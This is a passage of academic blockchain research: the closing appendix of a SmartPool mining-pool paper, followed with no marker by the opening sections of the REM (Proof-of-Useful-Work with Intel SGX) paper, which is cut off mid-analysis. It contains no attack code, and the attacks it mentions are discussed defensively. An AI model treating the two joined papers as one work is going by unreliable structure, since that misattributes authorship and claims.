The second application is a new cryptocurrency based on SMARTPOOL in which mining is fully decentralized. Typically, we enforce the consensus rules such that only blocks generated by SMARTPOOL are accepted valid blocks. One can easily build a SMARTPOOL-based cryptocurrency by using our introduced solution and adding the aforementioned consensus rule which dictates that only SMARTPOOL can produce new valid blocks. Such cryptocurrencies can offer several good properties to the network that existing cryptocurrencies cannot. First, mining is fully decentralized, yet miners still enjoy low variance in reward. This improves the security of the underlying network as a whole significantly. Second, miners are not susceptible to several attacks targeting to pooled mining. For example, in [9–11] the authors demonstrate that if a malicious miner withholds blocks from a victim pool and mines privately in other pool, the miner can earn more profits from the loss of miners in the victim pool. Such block withholding attack does not work in SMARTPOOL-based cryptocurrencies since there is only one pool in the network.

Field Size (bytes)	Name	Data type
4	version	int32_t
32	prevBlock	char[32]
32	TxMerkleRoot	char[32]
4	timestamp	uint32_t
4	bits	uint32_t
4	nonce	uint32_t

Table 3: Header of a Bitcoin block. This is also used as the header for shares in pooled mining.

10.2 Implementation Subtleties for SMARTPOOL-based Bitcoin pool

In this section we address two technical issues that arise from the design of the protocol. The first issue is the format of a witness for a new valid block, and the second issue is how a miner should decide on his coinbase transaction in the next share he mines.

Witness for a new valid block. Intuitively, a witness for a new block is a block header (see Table 3) with sufficient difficulty. However, in Bitcoin network (like in any blockchain based network), some of the mined blocks could be *orphan*, namely, they could be transmitted to the network a short period before or after an *uncle block* (a block that extends the a previous block but does not reach the blockchain) was found. In this case the network will eventually form a consensus over only one of the blocks, and the other block(s) will become orphan (and will not get any block reward from the network). In our protocol we must update the miners `verClaimList` list only according to non-orphan blocks. For this purpose, as a witness we ask for a chain of six blocks. While in theory, even a chain of six blocks could become orphan, in practice this never happens.

Deciding on the coinbase transaction of the next share. In order for a share to be valid it must have a coinbase transaction that corresponds to a `verClaimList` list. However, the `verClaimList` list is updated by the Ethereum contract. Hence, the contract is only aware of the Ethereum timestamp at the time the list is updated. On the other hand, the function `verifyClaim`() is supposed to verify the coinbase transaction according to the Bitcoin timestamp of the share. Hence SMARTPOOL must synchronize Bitcoin and Ethereum time-stamps. The synchronization is done by introducing a new time metric, namely, the number of blocks SMARTPOOL has found. With this new notion of timestamp, we implement the `verClaimList` list in such way that a list of payment claims is maintained for every block number n. The list of n corresponds to the payments that have to be done when SMARTPOOL finds block number n. As new blocks might be reported with some delay, a payment request for a bulk that is verified in time n is added to the payment list of time $n+20$.

Given this implementation, the miner should construct the coinbase transaction in time n in the following way: As long as a new block is not found, the coinbase should correspond to list n. Once a new block is added to Bitcoin's blockchain, the miner should immediately start working on list $n+1$ (which already exists, as it was constructed at time $n-19$), even before the new block is submitted to the contract. If the new block becomes orphan, the miner should switch back to list n. Otherwise, after six blocks he should submit a witness for block n.

We note that in this approach the miner might do some stale unrewarded work in case the new block ends as an orphan block. However, such cases are also not rewarded in standard pools.

Other candidates for counter. Careful readers may realize that the timestamp field has only 4 bytes, thus we will run out of values for the counter after 2^{32} shares. In SMARTPOOL, one can have several ways to implement the share's counter. For example, one can embed the counter inside the coinbase transaction of a share. Specifically, Bitcoin allows users to insert 40 random bytes in a transaction output after the `OP_RETURN` opcode [7]. SMARTPOOL can force miners to store the share's counter in these 40 bytes, which can accommodate much more number of shares (*i.e.* 2^{320}).

[7] https://en.bitcoin.it/wiki/OP_RETURN

Notations

- Let NSize, NSample denote the number of shares included in a claim and the number of random samples SmartPool will verify in each claim respectively.
- Let claimList$[x]$ store all unverified claims submitted by the miner at address x.
- Let verClaimList$[x][y]$ store all verified and unpaid claims submitted by the miner at address x at block y.
- Let maxCounter$[x]$ store the maximum counter of the miner at address x.
- We denote d as the minimum difficulty of a share.

Data structures.

The Claim structure has the following fields.

1. the number NSize of claimed shares;
2. the ShareAugMT commitment of the set of claimed shares.

The ShareProof structure for a share s_i has the following fields.

- the header of the share s_i located at the i-th leaf in the augmented Merkle tree;
- the AugMkProof, attesting that s_i is committed to the ShareAugMT;

For SmartPool-based Bitcoin pool, the following additional data fields are included in the ShareProof

- the Coinbase transaction;
- the CoinProof, attesting that the coinbase transaction is included in the TxList of s_i; and
- the Snapshot of verClaimList that the Coinbase is computed on.

Main executions in SmartPool

- **Accept a claim.** Accept a claim $\mathscr{C}$ which has the Claim structure and includes NSize shares from a miner x. Add $\mathscr{C}$ to claimList$[x]$ and update maxCounter$[x]$.
- **Verify a claim.** Receive a proof p which has ShareProof structure for a share s_i included in a claim $\mathscr{C}$ from miner x. SmartPool verifies the following.
    1. if i is the supposed position that we want to sample based on the intended block hash;
    2. if s_i's hash is included in the claim $\mathscr{C}$ by verifying amkp_{s_i};
    3. if s_i meets the minimum difficulty d;
    4. if s_i's counter is greater than the last maxCounter$[x]$;
    5. if the coinbase address is the pool contract's address for Ethereum; or if Coinbase is included in s_i based on CoinProof and if Coinbase is correctly constructed with respect to Snapshot of verClaimList for Bitcoin.

  We reject the claim $\mathscr{C}$ if any of the above checks fail. If everything is correct and we have verified NSample from $\mathscr{C}$, update verClaimList$[x]$. Otherwise, wait for more proofs from miner x.
- **Get a new valid block** (for Bitcoin's pool only). If a new block is mined by SmartPool, update verClaimList.
- **Request payment** (for Ethereum's pool only). When a miner requests his/ her payment, send the payment in proportional to his/her shares in verClaimList. Update verClaimList when the payment is done.

For miners

- **Construct block template.** For Ethereum, simply use the pool contract's address as the coinbase address. For Bitcoin, fetch verClaimList from SmartPool and build the correct coinbase transaction locally.
- **Find valid shares.** Simply search for valid nonce which yields valid shares.
- **Submit a claim.** If have found enough NSize shares, build an augmented Merkle tree and submit a claim $\mathscr{C}$ to SmartPool to claim these NSize shares.
- **Submit proofs.** Wait until $\mathscr{C}$ is accepted then construct and submit NSample proofs p_i $(i = 1, 2, \ldots, \mathtt{NSample})$, each follows the ShareProof structure, to SmartPool.

Figure 4: Summary of how SmartPool protocol works for both the pool and miners.

REM: Resource-Efficient Mining for Blockchains

Fan Zhang[⋆,§] fanz@cs.cornell.edu

Ittay Eyal[⋆,§] ittay.eyal@cornell.edu

Robert Escriva[⋆] escriva@cs.cornell.edu

Ari Juels[†,§] juels@cornell.edu

Robbert van Renesse[⋆,§] rvr@cs.cornell.edu

[⋆]Cornell University [†]Cornell Tech, Jacobs Institute
[§]Initiative for CryptoCurrencies & Contracts

Abstract

Blockchains show promise as potential infrastructure for financial transaction systems. The security of blockchains today, however, relies critically on Proof-of-Work (PoW), which forces participants to waste computational resources.

We present REM (Resource-Efficient Mining), a new blockchain mining framework that uses *trusted hardware* (Intel SGX). REM achieves security guarantees similar to PoW, but leverages the partially decentralized trust model inherent in SGX to achieve a fraction of the waste of PoW. Its key idea, *Proof-of-Useful-Work* (*PoUW*), involves miners providing trustworthy reporting on CPU cycles they devote to *inherently useful workloads*. REM flexibly allows any entity to create a useful workload. REM ensures the trustworthiness of these workloads by means of a novel scheme of *hierarchical attestations* that may be of independent interest.

To address the risk of compromised SGX CPUs, we develop a statistics-based formal security framework, also relevant to other trusted-hardware-based approaches such as Intel's Proof of Elapsed Time (PoET). We show through economic analysis that REM achieves less waste than PoET and variant schemes.

We implement REM and, as an example application, swap it into the consensus layer of Bitcoin core. The result is the first full implementation of an SGX-based blockchain. We experiment with four example applications as useful workloads for our implementation of REM, and report a computational overhead of $5-15\%$.

1 Introduction

Despite their imperfections [21, 31, 33, 61, 66], blockchains [34, 60, 62] have attracted the interest of the financial and technology industries [11, 20, 30, 41, 64, 69] as a way to build a transaction systems with distributed trust. One fundamental impediments to the widespread adoption of decentralized or "permissionless" blockchains is that Proofs-of-Work (PoWs) in blockchains are wasteful.

PoWs are nonetheless the most robust solution today to two fundamental problems in decentralized cryptocurrency design: How to select consensus leaders and how to apportion rewards fairly among participants. A participant in a PoW system, known as a *miner*, can only lead consensus rounds in proportion to the amount of computation she invests in the system. This prevents an attacker from gaining majority power by cheaply masquerading as multiple machines. The cost, however, is the above-mentioned waste. PoWs serve no useful purpose beyond consensus and incur huge monetary and environmental costs. Today the Bitcoin network uses more electricity than produced by a nuclear reactor, and is projected to consume as much as Denmark by 2020 [25].

We propose a solution to the problem of such waste in a novel block-mining system called REM. Nodes using REM replace PoW's wasted effort with useful effort of a form that we call *Proof of Useful Work* (PoUW). In a PoUW system, users can utilize their CPUs for any desired workload, and can simultaneously contribute their work towards securing a blockchain.

There have been several attempts to construct cryptocurrencies that recycle PoW by creating a resource useful for an external goal, but they have serious limitations. Existing schemes rely on esoteric resources [49], have low recycling rates [58], or are centralized [36]. Other consensus approaches, e.g., BFT or Proof of Stake, are in principle waste-free, but restrict consensus participation or have notable security limitations.

Intel recently introduced a new approach [41] to eliminating waste in distributed consensus protocols that relies instead on trusted hardware, specifically a new instruction set architecture extension in Intel CPUs called *Software Guard Extensions (SGX)*. SGX permits the execution of trustworthy code in an isolated, tamper-free environment, and can prove remotely that outputs represent the result of such execution. Leveraging this capability, Intel's proposed Proof of Elapsed Time (PoET) is an in-

novative system with an elegant and simple underlying idea. A miner runs a trustworthy piece of code that idles for a randomly determined interval of time. The miner with the first code to awake leads the consensus round and receives a reward. PoET thus promises energy-waste-free decentralized consensus with security predicated on the tamper-proof features of SGX. PoET operates in a *partially-decentralized model*, involving limited involvement of an authority (Intel), as we explain below.

Unfortunately, despite its promise, as we show in this paper, PoET presents two notable technical challenges. First, in the basic version of PoET, an attacker that can corrupt a single SGX-enabled node can win every consensus round and break the system completely. We call this the *broken chip* problem. Second, miners in PoET have a financial incentive to power mining rigs with cheap, outmoded SGX-enabled CPUs used solely for mining. The result is exactly the waste that PoET seeks to avoid. We call this the *stale chip* problem.

REM addresses both the stale and broken chip problems. Like PoET, REM operates in a partially decentralized model: It relies on SGX to prove that miners are generating valid PoUWs. REM, however, avoids PoET's stale chip problem by substituting PoUWs for idle CPU time, disincentivizing the use of outmoded chips for mining. Miners in a PoUW system are thus entities that use or outsource SGX CPUs for computationally intensive workloads, such as scientific experiments, pharmaceutical discovery, etc. All miners can concurrently mine for a blockchain while REM gives them the flexibility to use their CPUs for *any desired workload*.

We present a detailed financial analysis to show that PoUW successfully addresses the stale chip problem. We provide a taxonomy of different schemes, including PoW, PoET, novel PoET variants, and PoUW. We analyze these schemes in a model where agents choose how to invest capital and operational funds in mining and how much of such investment to make. We show that the PoUW in REM not only avoids the stale chip problem, but yields the smallest overall amount of mining waste. Moreover, we describe how small changes to the SGX feature set could enable even more efficient solutions.

Unlike PoET, REM addresses the broken chip problem. Otherwise, compromised SGX-enabled CPUs would allow an attacker to generate PoUWs at will, and both unfairly accrete revenue and disrupt the security of the blockchain [24, 70, 73]. Intel has sought to address the broken chip problem in PoET using a statistical-testing approach, but published details are lacking, as appears to be a rigorous analytic framework. For REM, we set forth a rigorous statistical testing framework for mitigating the damage of broken chips, provide analytic security bounds, and empirically assess its performance given the volatility of mining populations in real-world cryptocurrencies. Our results also apply to PoET.

A further challenge arises in REM due to the feature that miners may choose their own PoUWs workloads. It is necessary to ensure that miner-specified mining applications running in SGX accurately report their computational effort. Unfortunately SGX lacks secure access to performance counters. REM thus includes a *hierarchical attestation* mechanism that uses SGX to attest to compilation of workloads with valid instrumentation. Our techniques, which combine static and dynamic program analysis techniques, are of independent interest.

We have implemented a complete version of REM, encompassing the toolchain that instruments tasks to produce PoUWs, compliance checking code, and a REM blockchain client. As an example use, we swap REM in for the PoW in Bitcoin core. As far as we are aware, ours is the first full implementation of an SGX-backed blockchain. (Intel's Sawtooth Lake, which includes PoET, is implemented only as a simulation.) Our implementation supports trustworthy compilation of any desired workload. As examples, we experiment with four REM workloads, including a commonly-used protein-folding application and a machine learning application. The resulting overhead is about $5-15\%$, confirming the practicality of REM's methodology and implementation.

Paper organization

The paper is organized as follows: Section 2 provides background on proof-of-work and Intel SGX. We then proceed to describe the contributions of this work:

- *PoUW and REM*, a low-waste alternative to PoW that maintains PoW's security properties (§3).
- A *broken-chip countermeasure* consisting of a rigorous statistical testing framework that mitigates the impact of broken chips (§4).
- A *methodology for trustworthy performance instrumentation* of SGX applications using a combination of static and dynamic program analysis and SGX-backed trusted compilation (§5).
- *Design and full implementation of* REM as a resource-efficient PoUW mining system with automatic tools for compiling arbitrary code to a PoUW-compliant module. Ours is the first full implementation of an SGX-backed blockchain protocol (§5).
- A *model of consensus-algorithm resource consumption* that we use to compare the waste associated with various mining schemes. We overview the model and issues with previous schemes (§6) and defer the details to the full version [76].

We discuss related work in §7 and conclude in §8.

2 Background

2.1 Blockchains

Blockchain protocols allow a distributed set of participants, called miners, to reach a form of consensus called Nakamoto consensus. Such consensus yields an ordered list of transactions. Roughly speaking, the process is as follows. Miners collect cryptographically signed transactions from system users. They validate the transactions' signatures and generate blocks that contain these transactions plus a pointer to a parent block. The result is a chain of blocks called (imaginatively) a blockchain.

Each miner, as it generates a block, gets to choose the block's contents, specifically which transactions will be included and in what order. System participants are connected by a peer-to-peer network that propagates transactions and blocks. Occasionally, two or more miners might nearly simultaneously generate blocks that have the same parent, forming two branches in the blockchain and breaking its single-chain structure. Thus a mechanism is used to choose which branch to extend, most simply, the longest chain available [60].[1]

An attacker could naturally seek to generate blocks faster than everyone else, forming the longest chain and unilaterally choosing block contents. To prevent such an attack, a block is regarded as valid only if it contains proof that its creator has performed a certain amount of work, a proof known as a *Proof of Work* (PoW).

A PoW takes the form of a *cryptopuzzle*: In most cryptocurrencies, a miner must change an input (nonce) in the block until a cryptographic hash of the block is smaller than a predetermined threshold. The security properties of hash functions force a miner to test nonces by brute force until a satisfying block is found. Such a block constitutes a solution to the cryptopuzzle and is itself a PoW. Various hash functions are used in practice. Each type puts different load on the processor and memory of a miner's computing device [60, 58, 72].

The process of mining determines an exponentially distributed interval of time between the blocks of an individual miner, and, by extension, between blocks in the blockchain. The expected amount of work to solve a cryptopuzzle, known as its *difficulty*, is set per a deterministic algorithm that seeks to enforce a static expected rate of block production by miners (e.g., 10 minute block intervals in Bitcoin). An individual miner thus generates blocks at a rate that is proportional to its *mining power*, its hashrate as a fraction of that in the entire population of miners. Compensation to miners is granted per block generated, leading to an expected miner revenue that is proportional to the miner's hashrate.

[1] There are alternatives to this protocol [33, 52, 68, 72], however the differences are immaterial to our exploration here.

As the mining power that is invested in a cryptocurrency grows, the cryptocurrency's cryptopuzzle difficulty rises to keep the block generation rate stable. When compensation is sufficiently high, it is worthwhile for a large number of participants to mine, leading to a high difficulty requirement. This, in turn, makes it difficult for an attacker to mine a large enough fraction of blocks to perform a significant attack.

PoW properties. The necessary properties for PoW to support consensus in a blockchain, i.e., resist adversarial control, are as follows. First, a PoW must be tied to a unique block, and be valid only for that block. Otherwise, a miner can generate conflicting blocks, allowing for a variety of attacks. A PoW should be moderately hard [10], and its difficulty should be accurately tunable so that the blockchain protocol can automatically tune the expected block intervals. Validation of PoWs, on the other hand, should be as efficient as possible, given that it is performed by the whole network. (In most cryptocurrencies today, it requires just a single hash.) It should also be possible to perform by any entity with access to the blockchain — If the proofs or data needed for validation are made selectively available by a single entity, for instance, that entity becomes a central point of control and failure.[2]

2.2 SGX

Intel Software Guard Extensions (SGX) [39, 40, 42, 43, 8, 37, 57] is a set of new instructions available on recent-model Intel CPUs that confers hardware protections on user-level code. SGX enables process execution in a Trusted Execution Environment (TEE), and specifically in SGX in a protected address space known as an *enclave*. An enclave protects the confidentiality and the integrity of the process from certain forms of hardware attack and other processes on the same host, including privileged processes like operating systems.

An enclave can read and write memory outside the enclave region as a form of inter-process communication, but no other process can access enclave memory. Thus the isolated execution in SGX may be viewed in terms of an ideal model in which a process is guaranteed to execute correctly and with perfect confidentiality, but relies on a (potentially malicious) operating system for supporting services such as I/O, etc. This model is a simplification: SGX is known to expose some internal enclave state to the OS [73]. Our basic security model assumes

[2] The Bitcoin protocol is expected to soon allow for the so-called segregated witness architecture [17, 55]. Then, transaction signatures (witnesses) are kept in a data structure that is technically separate (segregated) from the blockchain data structure. Despite this separation of data structures, the data in both must be propagated to allow for distributed validation.

ideal isolated execution, but as we detail in Section 4, we have baked a defense against compromised SGX CPUs into REM.

Attestation SGX allows a remote system to verify the software running in an enclave and communicate securely with it. When an enclave is created, the CPU produces a hash of its initial state known as a *measurement*. The software in the enclave may, at a later time, request a report which includes a measurement and supplementary data provided by the process. The report is digitally signed using a hardware-protected key to produce a proof that the measured software is running in an SGX-protected enclave. This proof, known as a *quote*, is part of an *attestation* can be verified by a remote system.

SGX signs quotes in attestations using a group signature scheme called *Enhanced Privacy ID* or *EPID* [67]. This choice of primitive is significant in our design of REM, as Intel made the design choice that attestations can only be verified by accessing Intel's Attestation Service (IAS) [44], a public Web service maintained by Intel whose primary responsibility is to verify attestations upon request.

REM uses attestations as proofs for new blocks, so miners need to access IAS to verify blocks. The current way in which IAS works forces miners to access IAS on every single verification, adding an undesirable round-trip time to and from Intel's server to the block verification time. This overhead, however, is not inherent, and is due only to a particular design choice by Intel. As we suggest in Section 5.4, a simple modification, to the IAS protocol, which Intel is currently testing, can eliminate this overhead entirely.

Randomness As operating systems sit outside of the trusted computing base (TCB) of SGX, OS-served random functions such as `srand` and `rand` are not accessible to enclaves. SGX instead provides a hardware-protected random number generator (RNG) using the `rdrand` instruction. REM relies on the SGX RNG.

3 Overview of PoUW and REM

The basic idea of PoUW, and thus REM, is to replace the wasteful computation of PoW with arbitrary useful computation. A miner proves that a certain amount of useful work has been dedicated to a specific branch of the blockchain. Intuitively, due to the value of the useful work outside of the context of the blockchain supported by REM, the hardware and power are well spent, and there is no waste. A comprehensive analysis of the waste is deferred to the full version [76]. Here we describe the security model of REM and then give an overview of its system mechanics.

3.1 Security Model

A PoW solution embodies a statistical proof of an effort spent by the miner. With PoUW, however, a miner reports its own effort. The rational miner's incentive is to lie, report more work than actually performed, and monopolize the blockchain. In PoUW / REM, use of a TEE — Intel SGX in particular — prevents such attacks and enforces correct reporting of work. The resulting trust model is starkly different from that in traditional PoW.

PoET introduced, and we similarly use in REM, a *partially decentralized* blockchain model. The blockchain is *permissionless*, i.e., any entity can participate as a miner, as in a fully decentralized blockchain such as Bitcoin. It is only partially decentralized, though, in that it relies for security on two key assumptions about the hardware manufacturer's behavior.

First, we must assume that Intel correctly manages identities, specifically that it assigns a signing key (used for attestations) only to a valid CPU. It follows that Intel does not forge attestations and thus mining work. Such forgery, if detected in any context, would undermine the company's reputation and the perceived utility of SGX, costing far more than potential blockchain revenue. Second, we assume that Intel does not blacklist valid nodes in the network, rendering their attestations invalid when the IAS is queried. Such misbehavior would be publicly visible and similarly damaging to Intel if unjustified.

Even assuming trustworthy manufacturer behavior, though, a limited number of individual CPUs might be physically or otherwise compromised by a highly resourced adversary (or adversaries). Our trust model assumes the possibility of such an adversary and makes the strong assumption that she can learn the attestation (EPID signing) key for compromised machines and thus can issue arbitrary attestations for those machines. In particular, as we shall see, she can falsify random number generation and lie about work performed in REM.

Even this strong adversary, though, does have a key limitation: As signing keys are issued by the manufacturer, and given our first assumption above, it is not possible for an adversary to forge identities. We further assume that the signatures are linkable. In SGX, the EPID signature scheme for attestations has a linkable (pseudonymous) mode [44, 8, 67], which permits anyone to determine whether two signatures were generated by the same CPU. As a result, event a compromised node cannot masquerade as multiple nodes.

Outside the REM security model It is important to note that REM is a *consensus framework*, i.e., a means to generate blocks, not a *cryptocurrency*. REM can be integrated into a cryptocurrency, as we show by swapping it into the Bitcoin consensus layer. As REM has roughly

the same exponentially distributed block-production interval, such integration need not change security properties above the consensus layer. For example, fork resolution, transaction validation, block propagation, etc., *remain the same in a REM-backed blockchain as in a PoW-based one*. Thus we do not expand the discussion of the security issues relevant to those elements in the REM security model.

3.2 REM overview

Figure 1 presents an architectural overview of REM.

There are three types of entities in the ecosystem of REM: A *blockchain agent*, one or more *REM miners*, and one or more *useful work clients*.

The useful work clients supply useful workloads to REM miners in the form of *PoUW tasks*, each of which encompass a *PoUW enclave* and some *input*. Any SGX-compliant program can be transformed into a PoUW enclave using the toolchain we developed. Note that a PoUW enclave has to conform to certain security requirements. The most important is that it meters effort correctly, something that can be efficiently verified by a compliance checker and a novel technique we introduce called *hierarchical attestation*. We refer readers to §5.2 and §5.3 for details.

The blockchain agent collects transactions and generates a block template, a block lacking the proof of useful work (PoUW). As detailed later, a REM miner will attach the required PoUW and return it to the agent. The agent then publishes the full block to the P2P network, making it part of the blockchain and receiving the corresponding reward.

A miner takes as input a block template and a PoUW task to produce PoUWs. It launches the PoUW enclave in SGX with the prescribed input and block template. Once the PoUW task halts, its results are returned to the useful work client. The PoUW enclave meters work performed by the miner and declares whether the mining effort is successful and results in a block. Effort is metered on a per-instruction basis. The PoUW enclave randomly determines whether the work results in a block by treating each instruction as a Bernoulli trial. Thus mining times are distributed in much the same manner as in proof-of-work systems. While in, e.g., Bitcoin, effort is measured in terms of executed hashes, in REM, it is the number of executed useful-work instructions. Intuitively, REM may be viewed as *simulating* the distribution of block-mining intervals associated with PoW, but REM does so with PoUW, and thus eliminates wasted CPU effort.

When a PoUW enclave determines that a block has been successfully mined, it produces a PoUW, which consists of two parts: an SGX-generated attestation demonstrating the PoUW enclave's *compliance* with REM and another attestation that a block was successfully mined by the PoUW enclave at a given *difficulty parameter*. The blockchain agent concatenates the PoUW to the block template, forming a full block, and publishes it to the network.

When a blockchain participant verifies a fresh block received on the blockchain network, in addition to verifying higher-layer properties (e.g., in a cryptocurrency such as Bitcoin, that transactions, previous block references, etc., are valid), the participant verifies the attestations in the associated PoUW.

Intel's PoET scheme looks similar to REM in that its enclave randomly determines block intervals and attests to block production. PoET, however, lacks the production of useful work, an essential ingredient, as we explain later in the paper. We now discuss our strategy in REM for handling compromised nodes.

4 Tolerating Compromised SGX Nodes

SGX does not achieve perfect enclave isolation. While no real practical attack is known, researchers have demonstrated potentially dangerous side-channel attacks against applications [73] and even expressed concerns about whether an attestation key might be extracted [24].

Therefore, even if we assume SGX chips are manufactured in a secure fashion, some number of individual instances could be broken by well-resourced adversaries. A single compromised node could be catastrophic to an SGX-based cryptocurrency, allowing an adversary to create blocks at will and perform majority attacks on the blockchain. While she could not spend other people's money, which would require access to their private keys, she could perform denial-of-service attacks, selectively drop transactions, or charge excessive transaction fees.

In principle, a broken attestation key can be revoked through the Intel Attestation Service (IAS), but this can only happen if the break is detected to begin with. Consequently, Intel has explored ways of detecting SGX compromise in PoET [6] by statistically testing for implausibly frequent mining by a given node (using a "z-test"). Details are lacking in published materials, however, and a rigorous analytic framework seems to be needed.

For REM, we explore compromise detection within a rigorous definitional and analytic framework. The centerpiece is what we call a *block-acceptance policy*, a flexibly defined rule that determines whether a proposed block in a blockchain is legitimate. As we show, defining and analyzing policies rigorously is challenging, but we provide strong analytical and empirical evidence that a relatively simple statistical-testing policy (which we denote P_{stat}) can achieve good results. P_{stat} both limits an




Figure 1: Architecture overview of REM

adversary's ability to harvest blocks unfairly and minimizes erroneous rejection of honestly mined blocks.

4.1 Threat Model and Definitions

4.1.1 Basic notation

To model block-acceptance policies, let $M = \{m_1, \cdots, m_n\}$ be the set of all miners, which we assume to be static. (Miners can join and leave the system; M includes all potential miners.) An adversary $\mathcal{A}$ controls a static subset $M_\mathcal{A} \in M$, where $|M_\mathcal{A}| = k$. $\text{rate}(m_i)$ specifies the *mining rate* of m_i, the number of mining operations per unit time it performs.

We define a candidate *block* to be a tuple $B = (t, m, d)$, where t is a timestamp, $m \in M$ the identity of the CPU that mines the block, and d is the block difficulty. Difficulty d is defined as the win probability per mining operation in the underlying consensus protocol (e.g. a hash in Bitcoin, a unit time of sleep in PoET, an instruction in PoUW). $\mathcal{B}$ denotes the set of possible blocks B.

A *blockchain* is an ordered sequence of blocks. At time τ, blockchain $C(\tau)$ is a sequence of accepted blocks $C(\tau) = \{B_1, B_2, \ldots, B_n\}$ for some n. We drop τ where its clear from context. We let $r(\tau)$ denote the number of rejected blocks of honest miners, i.e., miners in $M - M_\mathcal{A}$, in the history of $C(\tau)$. (Of course, $r(\tau)$ is not and indeed cannot be recorded in a real blockchain system.) Let $\mathcal{C}$ be the space of all possible blockchains C. Let C_m denote blockchain C restricted to blocks mined by miner $m \in M$.

In REM, a blockchain-acceptance policy is used to determine whether a block appears to come from a legitimate miner (CPU that hasn't been compromised).

Definition 1. *(Blockchain-Acceptance Policy) A blockchain-acceptance policy (or simply policy) $P : \mathcal{C} \times \mathcal{B} \rightarrow \{\text{reject}, \text{accept}\}$ is a function that takes as input a blockchain and a proposed block, and outputs whether the proposed block is legitimate.*

4.1.2 Security and efficiency definitions

We model the consensus algorithm for the blockchain, the adversary $\mathcal{A}$, and honest miners respectively as (ideal) programs $\text{prog}_{\text{chain}}$, $\text{prog}_\mathcal{A}$, and prog_m. Together, they define what we call a *security game* $S(P)$ for a particular policy P.

We define security games and their constituent programs formally in Appendix A.2. Where clear from context in what follows, we use the notation S, rather than $S(P)$, i.e., omit P.

A security game S may itself be viewed as a probabilistic algorithm. Thus we may treat the blockchain resulting from execution of S for interval of time τ as a random variable $C_S(\tau)$.

Normalizing the revenue from mining a block to 1, we define the *payoff* for a miner m for a given blockchain C as $\pi_m(C) = |C_m|$.

An adversary $\mathcal{A}$ seeks to maximize payoffs for its miners, as reflected in the following definition:

Definition 2. *(Advantage of $\mathcal{A}$). For a given security game S, the advantage of $\mathcal{A}$ for time τ is:*

$$\text{Adv}^S_\mathcal{A}(\tau) = \frac{\mathbb{E}[\pi_{\hat{m}}(C_S(\tau))]}{\max_{m_j \in M - M_\mathcal{A}} \mathbb{E}[\pi_{m_j}(C_S(\tau))]},$$

for any $\hat{m} \in M_\mathcal{A}$. Note that $\mathbb{E}[\pi_{\hat{m}}(C_S(\tau))]$ is equal for all such $\hat{m}$, as they all use strategy $\Sigma_\mathcal{A}$ and can emit blocks as frequently as desired (ignoring $rate(\hat{m})$).

A policy that keeps $\text{Adv}^S_\mathcal{A}(\tau)$ low is desirable, but there's a trade-off. A policy that rejects too many policies incurs high *waste*, meaning that it rejects many blocks from honest miners. We define waste as follows.

Definition 3. *(Waste of a policy). For a given blockchain $C(\tau) = \{(B_1, B_2, \ldots, B_n)\}$, the waste is defined as*

$$Waste(C(\tau)) = \frac{r(\tau)}{n + r(\tau)}.$$

For security game S, the waste at time τ is defined as

$$Waste^S(\tau) = \mathbb{E}[Waste(C_S(\tau))].$$

Our exploration of policies focuses critically on the trade-offs between low $\text{Adv}^S_\mathcal{A}(\tau)$ and low $\text{Waste}^S(\tau)$. To illustrate the issue, we give a simple example in Appendix A.3 of a policy that allows any CPU to mine only one block over its lifetime. As $\tau \rightarrow \infty$, it achieves the optimal $\text{Adv}^S_\mathcal{A}(\tau) = 1$, but at the cost of $\text{Waste}^S(\tau) = 1$, i.e., 100% waste.

$P_{\text{stat}}^{\alpha,\mathsf{rate}_{\text{best}}}(C,B)$:
  parse $B \rightarrow (\tau, m, d)$
  if $|C_m| > F^{-1}(1-\alpha, d\tau(\mathsf{rate}_{\text{best}}))$:
    output reject
  else
    output accept

Figure 2: P_{stat}^{α}. $F^{-1}(\cdot,\lambda)$ is the quantile function for Poisson distribution with rate λ.

4.2 The REM policy: P_{stat}

REM makes use of a statistical-testing-based policy that we denote by P_{stat}. P_{stat} is compatible not just with PoUW, but also with PoET and potentially other SGX-based mining variants.

There are two parts to P_{stat}. First, P_{stat} estimates the rate of the fastest honest miner(s) (fastest CPU type), denoted by $\mathsf{rate}_{\text{best}} = \max_{m \in M - M_{\mathcal{A}}} rate(m)$. There are various ways to accomplish this; a simple one would be to have an authority (e.g., Intel) publish specs on its fastest CPUs' performance. (In PoET, mining times are uniform, so $\mathsf{rate}_{\text{best}}$ is just a system parameter.) We describe an empirical approach to estimating $\mathsf{rate}_{\text{best}}$ in REM in Appendix A.1.

Given an estimate of $\mathsf{rate}_{\text{best}}$, P_{stat} tests submitted blocks statistically to determine *whether a miner is mining blocks too quickly and may thus be compromised*. The basic principle is simple: On receiving a block B from miner m, P_{stat} tests the null hypothesis

$$H_0 = \{rate(m) \leq \mathsf{rate}_{\text{best}}\}.$$

We use $|C_m(\tau)|$, the number of blocks mined by m at time τ, as the test statistic. Under H_0, $|C_m|$ should obey a Poisson distribution with rate $d\tau(\mathsf{rate}_{\text{best}})$, denoted as $\text{Pois}[d\tau(\mathsf{rate}_{\text{best}})]$. P_{stat} rejects H_0 if $|C_m|$ is greater than the $(1-\alpha)$-quantile of the Poisson distribution. The false rejection rate for a single test is therefore at most α. We specify P_{stat} (for a given $\mathsf{rate}_{\text{best}}$) in Figure 2.

An important property that differentiates P_{stat} from canonical statistical tests is that P_{stat} repeatedly applies a given statistical test to an accumulating history of samples. *The statistical dependency between samples makes the analysis non-trivial, as we shall show.*

4.3 Analysis of P_{stat}

We now analyze the average-case and worst-case waste and adversarial advantage of P_{stat}. We assume for simplicity that $\mathsf{rate}_{\text{best}}$ is accurately estimated. We remove this assumption in the worst-case analysis below. We also assume that the difficulty $d(t)$ is stationary over the period of observation.

Waste Under P_{stat}, a miner generates blocks according to a Poisson process; whether a block is accepted or rejected depends on whether the miner has generated more blocks than a time-dependent threshold. This process is obviously not memoryless and thus not directly representable as a Markov process. We can, however, achieve a close approximation using a discrete-time Markov chain. Indeed, as we show, we can represent waste in P_{stat} using a discrete-time Markov chain that is *periodically identical* to the process it models, meaning that its expected waste is identical at any time $n\tau$, for $n \in \mathbb{Z}^+$ and τ a model parameter specified below. This Markov chain has a stationary distribution that yields an expression upper-bounding waste in P_{stat}. (We believe, and the periodic identical property suggests, that this bound is very tight.)

To construct the Markov Chain, we partition time into intervals of length τ; we regard each such interval as a discrete timestep. Assuming that all honest miners mine at rate $rate$, let $\lambda = d\tau(rate)$. Thus an honest miner generates an expected $\text{Pois}[\lambda]$ blocks in a given timestep i, which we may represent as a random variable Y_i. Without loss of generality, we may set $\tau = 1/(d \times rate)$ and thus $\lambda = 1$ and $E[\text{Pois}[\lambda]] = 1$.

